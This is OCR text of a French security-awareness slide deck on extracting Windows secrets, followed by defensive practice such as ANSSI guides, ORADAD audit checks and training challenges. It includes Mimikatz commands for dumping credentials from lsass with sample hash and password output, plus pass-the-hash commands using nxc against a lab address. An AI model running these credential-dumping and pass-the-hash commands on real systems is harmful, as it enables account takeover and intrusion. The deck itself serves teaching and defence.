
2.

# Démonstrations :

## Extraction de secrets sous Windows

# Secrets sur Windows

## Extraction de secrets



# Secrets sur Windows

**Guide ANSSI**

R29

## Maîtriser la dissémination de toute forme de secret d'authentification réutilisable

De manière générale, tout secret d'authentification sensible et réutilisable catégorisé comme étant d'un *Tier* donné ne doit être accessible, saisi, stocké ou traité que par des comptes et sur des ressources de ce *Tier* ou d'un *Tier* de plus haut niveau de

# Secrets sur Windows

## Où sont les secrets sur un système Windows ?

### Cas 1

Je suis sous l’identité d’un « utilisateur standard »

### Cas 2

Je suis sous l’identité d’un « administrateur »

# Cas 1 – Utilisateur standard

**Démonstration 1**

**Analyse de la fonctionnalité de sauvegarde des mots de passe de Firefox**

Firefox

# Cas 1 – Utilisateur standard

**Démonstration 2**

**Analyse de la fonctionnalité de sauvegarde des mots de passe de mRemoteNG**


# Cas 2 – Administrateur

## Rappels – Hash LM

- Format de stockage des mots de passe utilisé par Windows depuis 1980. Désactivé depuis Windows Vista/Server 2008 mais toujours présent afin d'assurer une rétrocompatibilité.
- **Algorithme LM( password )** :
  - Etape 1 : convertir toutes les minuscules en majuscules ;
  - Etape 2 : on garde seulement les 14 premiers caractères ;
  - Etape 3 : découper le mot de passe en deux blocs de 7 caractères ;
  - Etape 4 : utiliser les deux blocs comme clés DES pour chiffrer : « KGS!@#$% » ;
  - Etape 5 : la concaténation des deux blocs chiffrés est le résultat final.


## Rappels – Hash NT

- Format de stockage des mots de passe utilisé sur les systèmes Windows récents.
- **Algorithme NT( password )** :
  - MD4( UTF-16-LE(password) )

# Cas 2 – Administrateur

## LSAAS

- Le processus « **lsass.exe** » (Local Security Authority Subsystem Service) assure l'authentification des utilisateurs pour l'accès aux ressources.



# Cas 2 – Administrateur

## Mimikatz

- Outil open-source ayant pour objectif d'analyser l'espace mémoire du processus « lsass.exe » afin d'extraire les différents secrets que ce dernier manipule lors de son fonctionnement.
- Pour cela, il utilise des fonctionnalités classiquement utilisées lors de phases de « debug » d'un programme/processus (mise en place de points d'arrêt, avancement pas à pas, etc.).
- Récupération des secrets de « lsass.exe » :
  - > privilege::debug
  - > sekurlsa::logonpasswords


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 636973859 (00000000:25f77323)
Session           : Interactive from 2
User Name         : locadm
Domain            : WS01
Logon Server      : WS01
Logon Time        : 6/12/2023 5:05:23 PM
SID               : S-1-5-21-2109160753-2127001525-333318272-1003
        msv :
         [00000003] Primary
         * Username : locadm
         * Domain   : WS01
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
        tspkg :
        wdigest :
         * Username : locadm
         * Domain   : WS01
         * Password : (null)
```

```
Authentication Id : 0 ; 634095195 (00000000:25cb865b)
Session           : CachedInteractive from 2
User Name         : Administrator
Domain            : WINLAB
Logon Server      : DC01
Logon Time        : 6/12/2023 2:51:07 PM
SID               : S-1-5-21-1390663583-3594613496-3201039537-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WINLAB
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
         * DPAPI    : 16d7fc4b9f949cb26404206ba085aa22
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WINLAB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : WINLAB.LOCAL
         * Password : P@ssw0rd!
```

# Cas 2 – Administrateur

## Pass-the-Hash (PtH)

- **La connaissance du hash de mot de passe d'un compte permet de facilement usurper et de réutiliser ce dernier !**
- Réalisation d'une attaque PtH :
  - $ nxc smb 10.10.20.201 –d 'WINLAB.local' –u 'user01' –p 'PASS' --shares
  - $ nxc smb 10.10.20.201 –d 'WINLAB.local' –u 'user01' –H 'NTHash' --shares

3.

# Bonnes pratiques

# Gestion des mots de passe

## Conseils pratiques

- Eviter d’enregistrer les mots de passe dans vos applications ;
- Privilégier l’utilisation d’un gestionnaire de mots de passe (KeePass, KeePassXC, Bitwarden).


# Scan et audit

## Outils

- PingCastle ;
- Service ADS (Active Directory Security) de l'ANSSI (outil ORADAD) ;
- Purple Knight.

# Zoom sur les audits techniques

**Programme CaRE**

**Objectif D1.O1 : Maitriser l'annuaire d'établissement**

- Objectif D1.O1.A : Réaliser régulièrement des audits de tous les AD (**ORADAD**)
- Objectif D1.O1.B : Atteindre un niveau de sécurisation minimum des AD
- Objectif D1.O2.A : Réaliser régulièrement des audits de l'exposition internet
- Objectif D1.O2.B : Atteindre un niveau de sécurisation minimum de son exposition sur internet

# Quelques exemples de points de contrôle – ORADAD

| Niveau | Titre | ID |
|---|---|---|
| 1 | Permissions dangereuses sur les conteneurs de certificats (chemins de contrôle) | vuln_adcs_control |
| 1 2 | Permissions dangereuses sur les objets de modèles de certificats (chemins de contrôle) | vuln_adcs_template_control |
| 1 | Permissions d'enrôlement dangereuses sur des modèles de certificats permettant l'authentification | vuln_adcs_template_auth_enroll_with_name |
| 1 2 3 | Certificats faibles ou vulnérables | vuln_certificates_vuln |
| 1 | Objets critiques non disponibles | vuln_critical_objects |
| 1 | Contrôleurs de domaine incohérents | vuln_dc_inconsistent_uac |
| 1 | Délégation d'authentification contrainte vers un service d'un contrôleur de domaine | vuln_delegation_a2d2 |
| 1 | Délégation contrainte basée sur les ressources, sur des contrôleurs de domaine | vuln_delegation_sourcedeleg |
| 1 | Délégation d'authentification contrainte avec transition de protocole vers un service privilégié | vuln_delegation_t2a4d |
| 1 | Délégation d'authentification non contrainte | vuln_delegation_t4d |
| 1 | Présence de Display Specifiers dangereux | vuln_display_specifier |
| 1 | Permissions dangereuses sur le groupe DnsAdmins | vuln_dnsadmins |
| 1 3 | Zones DNS mal configurées | vuln_dnszone_bad_prop |
| 1 | Comptes privilégiés dont le mot de passe n'expire jamais | vuln_dont_expire_priv |
| 1 2 3 | Paramètres dSHeuristics dangereux | vuln_dsheuristics_bad |
| 1 3 4 | Niveaux fonctionnels de la forêt et des domaines insuffisants | vuln_functional_level |
| 1 | Comptes privilégiés sans préauthentification Kerberos | vuln_kerberos_properties_preauth_priv |
| 1 | Contrôleurs de domaine dont le mot de passe de compte d'ordinateur est inchangé depuis plus de 45 jours | vuln_password_change_dc_no_change |
| 1 | Contrôleurs de domaines inactifs | vuln_password_change_inactive_dc |
| 1 | Comptes privilégiés dont le mot de passe est inchangé depuis plus de 3 ans | vuln_password_change_priv |
| 1 2 | Permissions dangereuses sur l'objet adminSDHolder | vuln_permissions_adminsdholder |
| 1 2 | Permissions dangereuses sur les objets contrôleurs de domaine (chemins de contrôle) | vuln_permissions_dc |
| 1 2 | Permissions dangereuses sur les objets des paramètres DFSR du SYSVOL (chemins de contrôle) | vuln_permissions_dfsr_sysvol |
| 1 2 | Permissions dangereuses sur les objets de clés DPAPI (chemins de contrôle) | vuln_permissions_dpapi |

- **La plupart des recommandations portent sur la surveillance des accès, des modifications des objets Active Directory, et sur la gestion des authentifications.**
- **Ces actions sont celles qui peuvent être supervisées par une journalisation avancée.**
- Certaines recommandations sont plus orientées vers des configurations techniques ou des bonnes pratiques qui ne peuvent pas être directement suivies par une journalisation (désactiver des fonctionnalités spécifiques ou appliquer des configurations de sécurité via GPO).

# Quelques exemples de points de contrôle – ORADAD








FIGURE 2 – Représentation de l'articulation entre WEC et WEF



# Bonnes pratiques et recommandations

## Guides


Sélection classée par ordre logique de lecture et d'application :

- Recommandations de sécurité relatives aux mots de passe – ANSSI ;
- Guide d'hygiène informatique – ANSSI ;
- Recommandations de sécurité pour la journalisation des systèmes Microsoft Windows en environnement Active Directory – ANSSI ;
- Points de contrôle Active Directory – ANSSI ;
- Recommandations relatives à l'administration sécurisée des systèmes d'information reposant sur Microsoft Active Directory – ANSSI.

# Se former pour mieux se protéger

**Challenges Root-Me PRO**

## Challenges

### Cryptanalyse

- Hash - NT
- Hash - LM
- Hash - DCC
- Hash - DCC2
- Hash - NTLMv1
- Hash - NTLMv2
- Hash - NTLMv1 - Custom
- Windows - Kerberos - TGT
- Hash - NTLMv2 - Custom

### Réaliste

- Windows - KerbeRoast
- Windows - Group Policy Preferences Passwords
- Windows - ASRepRoast
- Windows - ZeroLogon
- Windows - sAMAccountName spoofing
- Windows - krbtgt history

### Forensic

- Windows - AD-Recon
- Windows - LDAP User KerbeRoastable
- Windows - NTDS Extraction de secrets
- Windows - LDAP Audit
- Windows - Login audit - Brute Force
- Windows - LDAP User ASRepRoastable
- Windows - Login audit - Spray
- Windows - Dump LSASS
- Active Directory - GPO

4.

# Questions

# CONTACTEZ-NOUS

**ELYSIUM SECURITY**

**29 bis chemin de Grave**

**69450 Saint-Cyr-au-Mont-d'Or**

**+33 (0)4 28 29 63 37**

**commerce@elysium-security.com**

**https://elysium-security.com**